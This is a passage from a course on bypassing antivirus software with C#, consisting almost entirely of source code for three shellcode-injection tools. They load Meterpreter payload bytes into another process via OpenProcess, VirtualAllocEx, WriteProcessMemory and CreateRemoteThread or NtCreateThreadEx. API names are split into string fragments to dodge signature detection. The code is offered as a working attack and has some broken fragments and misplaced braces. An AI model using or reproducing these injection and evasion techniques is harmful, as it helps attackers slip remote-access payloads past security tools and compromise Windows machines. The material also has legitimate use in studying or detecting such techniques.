public delegate IntPtr Mydels1and2(int a, string b);
public delegate IntPtr Mydels2and3(IntPtr a, int p);
public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Tldnt , Published by Damon Mohammadbagher , May 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_Tldnt Thread Injection into Target Process + C# Delegation");
    Console.WriteLine();
    Console.ReadKey();
    string[] X = args[1].Split(';');
    int Injection_to_PID = (Convert.ToInt32(args[0]));

    byte[] Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
        i++;
    }

    Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
    Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
    Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
    Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
    Console.WriteLine();
    IntPtr H = delstep1.Invoke(Convert.ToInt32(args[0]), args[1]);
    Console.ForegroundColor = ConsoleColor.DarkGray;
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
Console.WriteLine("Step1 Delegate.Invoke()");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.WriteLine("{0}", H.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine(" IntPtr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.WriteLine(" [API::OpenProcess]");
Console.WriteLine();

IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine("Step2 Delegate.Invoke()");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.WriteLine("{0}", HA.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine(" IntPtr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.WriteLine(" [API::VirtualAllocEx]");
Console.WriteLine();

if (delstep3.Invoke(H, HA, Xpayload))
{
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step3 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}0000000", 0.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine(" true ;D Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::WriteProcessMemory]");
    Console.WriteLine();

    IntPtr f = delstep4.Invoke(H, HA);
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step4 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}", f.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine(" IntPtr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::NtCreateThreadEx]");
    Console.WriteLine();
    Console.WriteLine();

    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegations ;)");
    Console.WriteLine();
}

}
}
```

NativePayload_Tinjection2.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;
using System.Threading.Tasks;
```

```
namespace NativePayload_Tinjection2
```

```
{
    class Program
    {
        const int All = 0x001F0FFF;
        [Flags]
        public enum AllocationType
        {
            Commit = 0x00001000
        }

        [Flags]
        public enum MemoryProtection
        {
            ExecuteReadWrite = 0x0040
        }
    }
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
}

[DllImport("kernel32.dll")]
public static extern IntPtr LoadLibrary(string DllFile);

[DllImport("kernel32.dll")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

// [DllImport("kernel32.dll")]
// public static extern bool FreeLibrary(IntPtr Module);

[DllImport("kernel32.dll")]
public static extern bool CloseHandle(IntPtr hObject);

[DllImport("kernel32.dll", CharSet = CharSet.Auto)]
public static extern IntPtr GetModuleHandle(string lpModuleName);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_OpenProces(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate bool call_WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);

static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Tinjection v2 , Published by Damon Mohammadbagher , 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_Tinjection v2 , Injecting Meterpreter Payload bytes to Other Process");
    Console.WriteLine();

    /// step 1
    string[] X = args[1].Split(',');
    int Injection_to_PID = Convert.ToInt32(args[0]);
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
    Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("[>] Injecting Meterpreter Payload to ");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id.ToString());
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("Process");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine();
    Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
    Console.WriteLine();

    byte[] Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
        i++;
    }

    IntPtr DLLFile = LoadLibrary("c:\\win" + "dows\\sy" + "stem32\\k" + "ernel" + "32" + "." + "dll" + ".l");
    /// step1
    IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O"+"penProcess");
    call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDelegateForFunctionPointer(FunctionCall_01,
    typeof(call_OpenProces));
    IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
    System.Threading.Thread.Sleep(5000);
    /// step2
    IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual"+"Alloc"+"Ex");
    call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02,
    typeof(call_VirtualAllocEx));
    IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit,
    MemoryProtection.ExecuteReadWrite);
    System.Threading.Thread.Sleep(5000);
```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
/// step3
UIntPtr _out = UIntPtr.Zero;
IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W"+"rite"+"Process"+"Memory");
call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03,
typeof(call_WriteProcessMemory));
bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
System.Threading.Thread.Sleep(5000);
IntPtr Result_04 = IntPtr.Zero;
/// step4
uint xTid = 0;
IntPtr FunctionCall_04 = GetProcAddress(DLLFile, "Create"+"Rem"+"ote"+"Thread");
call_CreateRemoteThread FunctionCall_04_Del = (call_CreateRemoteThread)Marshal.GetDelegateForFunctionPointer(FunctionCall_04,
typeof(call_CreateRemoteThread));
Result_04 = FunctionCall_04_Del(Result_01, IntPtr.Zero, 0, Result_02, IntPtr.Zero, 0, out xTid);
System.Threading.Thread.Sleep(2000);

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["]; Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_01.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> OpenProces <=
GetDelegateForFunctionPointer["); Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_01.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_02.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> VirtualAllocEx <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_02.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_03.ToString());
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> WriteProcessMemory <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_03.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[!] kernel32.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_04.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> CreateRemoteThread <= GetDelegateForFunctionPointer[");
Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("{0}", FunctionCall_04.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
Console.ForegroundColor = ConsoleColor.Gray;

Console.WriteLine();
/// close
CloseHandle(Result_04);
CloseHandle(Result_01);
// FreeLibrary(DLLFile);
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter Session by Remote Thread Injection Method :)");
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;

}

}
}
```

NativePayload_Tinjection2nt.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;
using System.Threading.Tasks;
```

```
namespace NativePayload_Tinjection2nt
{
    class Program
    {
        const int All = 0x001F0FFF;
        [Flags]
        public enum AllocationType
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
{
    Commit = 0x00001000
}

[Flags]
public enum MemoryProtection
{
    ExecuteReadWrite = 0x0040
}

[DllImport("kernelbase.dll")]
public static extern IntPtr LoadLibrary(string DllFile);

[DllImport("kernelbase.dll")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

[DllImport("kernel32.dll")]
public static extern bool FreeLibrary(IntPtr Module);

[DllImport("kernelbase.dll")]
public static extern bool CloseHandle(IntPtr hObject);
[DllImport("kernelbase.dll", CharSet = CharSet.Auto)]
public static extern IntPtr GetModuleHandle(string lpModuleName);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_OpenProces(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate IntPtr call_VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate bool call_WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

//[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
//private delegate IntPtr call_CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate uint call_NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle, IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits, uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);

static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_TInjection2nt , Published by Damon Mohammadbagher , 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_TInjection2nt , Injecting Meterpreter Payload bytes to Other Process");
    Console.WriteLine();
    Console.ReadKey();
    /// step I
    string[] X = args[1].Split(',');
    int Injection_to_PID = Convert.ToInt32(args[0]);
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
    Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("[>] Injecting Meterpreter Payload to ");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName, Process.GetProcessById(Injection_to_PID).Id.ToString());
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("Process");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine();
    Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
    Console.WriteLine();

    byte[] Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
        i++;
    }

    IntPtr DLLFile = LoadLibrary("c:\\win" + "dows\\sy" + "stem32\\k" + "ernel" + "base" + "." + "dll" + ".dll");
    IntPtr DLLFileNt = LoadLibrary(@"c:\windows\system32\" + "ntdll" + ".dll");
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
    /// step1
    IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O" + "penProcess");
    call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDelegateForFunctionPointer(FunctionCall_01,
typeof(call_OpenProces));
    IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
    System.Threading.Thread.Sleep(5000);
    /// step2
    IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual" + "Alloc" + "Ex");
    call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02,
typeof(call_VirtualAllocEx));
    IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit,
MemoryProtection.ExecuteReadWrite);
    System.Threading.Thread.Sleep(5000);
    /// step3
    UIntPtr _out = UIntPtr.Zero;
    IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W" + "rite" + "Process" + "Memory");
    call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03,
typeof(call_WriteProcessMemory));
    bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
    System.Threading.Thread.Sleep(5000);
    /// step4
    /// NTDLL.DLL API
    uint Result_04_1 = 0;
    IntPtr ops = IntPtr.Zero;
    IntPtr FunctionCall_04 = GetProcAddress(DLLFileNt, "Nt"+"Create"+"ThreadEx");
    call_NtCreateThreadEx FunctionCall_04_Del = (call_NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_04,
typeof(call_NtCreateThreadEx));
    Result_04_1 = FunctionCall_04_Del(out ops, 0x1FFFFFF, IntPtr.Zero, Result_01, Result_02, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
    System.Threading.Thread.Sleep(2000);
    /// NTDLL.DLL API

    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_01.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> OpenProces <= GetDelegateForFunctionPointer[");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("{0}", FunctionCall_01.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_02.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> VirtualAllocEx <= GetDelegateForFunctionPointer[");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("{0}", FunctionCall_02.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}",
Result_03.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> WriteProcessMemory <= GetDelegateForFunctionPointer[");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("{0}", FunctionCall_03.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");

    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] clr/ntdll.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("{0}", ops.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("] <=> NtCreateThreadEx <= GetDelegateForFunctionPointer[");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("{0}", FunctionCall_04.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
    Console.ForegroundColor = ConsoleColor.Gray;

    Console.WriteLine();
    /// close
    // CloseHandle(Result_04);
    CloseHandle(Result_01);
    FreeLibrary(DLLFile);
    FreeLibrary(DLLFileNt);

    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Bingo Meterpreter Session by Remote Thread Injection Method ;)");
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Gray;

}
}
```